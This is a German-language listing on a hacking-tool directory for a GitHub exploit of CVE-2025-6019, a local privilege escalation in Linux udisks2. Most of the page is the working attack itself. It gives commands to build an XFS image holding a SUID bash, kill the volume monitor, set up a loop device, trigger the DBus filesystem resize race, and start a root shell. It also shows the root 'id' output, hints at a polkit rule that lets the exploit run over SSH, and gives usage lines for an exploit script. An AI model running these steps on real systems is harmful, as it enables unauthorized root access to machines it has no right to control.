Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2025-6019-exploit — Exploit | Kitploit
Tools/GitHubGitHub/and-oss/cve-2025-6019-exploit
Privilege EscalationSchwachstellenanalyseExploitationPenetrationstestsBinary-Exploitation
GitHuband-oss/cve-2025-6019-exploit

CVE-2025-6019-exploit

Exploit

Repository anzeigen
4328vor 1 JahrNoch nicht geprüft
Teilen

CVE-2025-6019: Privilege-Eskalations-Exploit über UDisks2-Dateisystemvergrößerung

Details zur Schwachstelle

  • CVE-ID: CVE-2025-6019
  • Auswirkung: Lokale Privilegienausweitung (LPE)
  • Betroffene Systeme: Linux-Systeme mit anfälligen udisks2-Versionen
  • Mechanismus: Race-Condition während der Dateisystemvergrößerung ermöglicht Zugriff auf SUID-Binärdateien in weltweit beschreibbaren temporären Verzeichnissen
  • Schlüsselkomponenten:
    • udisks2-Dienst (DBus-Schnittstelle)
    • org.freedesktop.UDisks2.Filesystem.Resize-Methode
    • Temporäre Einhängepunkte unter /tmp/blockdev*

Exploit-Ablauf

1. Schädliches Dateisystem-Image erstellen (Angreifer)

dd if=/dev/zero of=./xfs.image bs=1M count=300
mkfs.xfs ./xfs.image
mkdir ./xfs.mount
mount -t xfs ./xfs.image ./xfs.mount
cp /bin/bash ./xfs.mount
chmod 04555 ./xfs.mount/bash  # SUID-Bit setzen
umount ./xfs.mount 

2. Exploit auslösen (Zielmaschine)

# Systemfähigkeiten prüfen
gdbus call --system --dest org.freedesktop.login1 \
  --object-path /org/freedesktop/login1 \
  --method org.freedesktop.login1.Manager.CanReboot

# Störende Prozesse beenden
killall -KILL gvfs-udisks2-volume-monitor

# Loop-Gerät einrichten
udisksctl loop-setup --file ./xfs.image --no-user-interaction

# Hintergrundüberwachung (wird ausgeführt, wenn SUID-Binärdatei erscheint)
while true; do 
  /tmp/blockdev*/bash -c 'sleep 10; ls -l /tmp/blockdev*/bash' && break
done 2>/dev/null &

# Schwachstelle über DBus auslösen
gdbus call --system --dest org.freedesktop.UDisks2 \
  --object-path /org/freedesktop/UDisks2/block_devices/loop0 \
  --method org.freedesktop.UDisks2.Filesystem.Resize 0 '{}'

3. Root-Zugriff erlangen

/tmp/blockdev*/bash -p  # Privilegierte Shell starten
id
# uid=65534(nobody) gid=65534(nobody) euid=0(root)

Wichtig!

Exploit funktioniert nur in logind-Sitzungen!

  • Das Skript muss von einer logind-Sitzung gestartet werden, die Active=yes und Remote=no ist (z. B. tty1).
  • Wird es von einer SSH-/pts/*-/Reverse-Shell-Sitzung gestartet, wird der udisksctl loop-setup --no-user-interaction-Aufruf von polkit verweigert, sodass der PoC mit „Failed to create loop device“ abbricht.

Hinweis:

  • Wenn Sie den Exploit über SSH verwenden möchten, müssen Sie eine temporäre polkit-Regel ablegen.

So verwenden Sie den Exploit

SUID-Image erstellen

$ sudo bash exploit.sh create 


System ausnutzen

$ bash exploit.sh exploit 

POC-Video

poc

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    594
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    376
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    326
  • 5

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    321

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →